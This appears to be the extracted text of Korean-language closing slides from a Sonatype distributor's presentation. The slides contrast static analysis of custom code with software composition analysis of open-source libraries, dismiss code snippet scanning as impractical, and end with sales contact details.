
10-20%
Custom
코드

Static Application Security Testing
(SAST, 정적분석)
Source 수준의 White Box Testing

80-90%
오픈소스
라이브러리

Software Composition Analysis
(SCA)
Binary 수준의 분석

오픈소스 거버넌스 영역



Code Snippet Scanning / Matching

- Package Manager (Maven, Graddle, NPM, PIP등)를 사용하는 모던 개발환경에서는 오픈소스를 컴포넌트 수준에서 활용하며 소스코드 수준에서 차용하는 경우가 거의 없음
- Code Snippet Scanning 기술은 특성상 수많은 False Positive가 발생하며 이를 검증하는데 많은 기술적/법적 노력이 필요하여 현실적으로 효용가치 없음

The logo for OSC, consisting of the letters 'O', 'S', and 'C' in a stylized, rounded, white font. The 'O' and 'S' are connected at the top, and the 'S' and 'C' are connected at the bottom. The background is a dark space scene with a planet and a satellite.

감사합니다

Sonatype 문의

한국총판 (주)오에스씨코리아

sales@osckorea.com

02-539-3690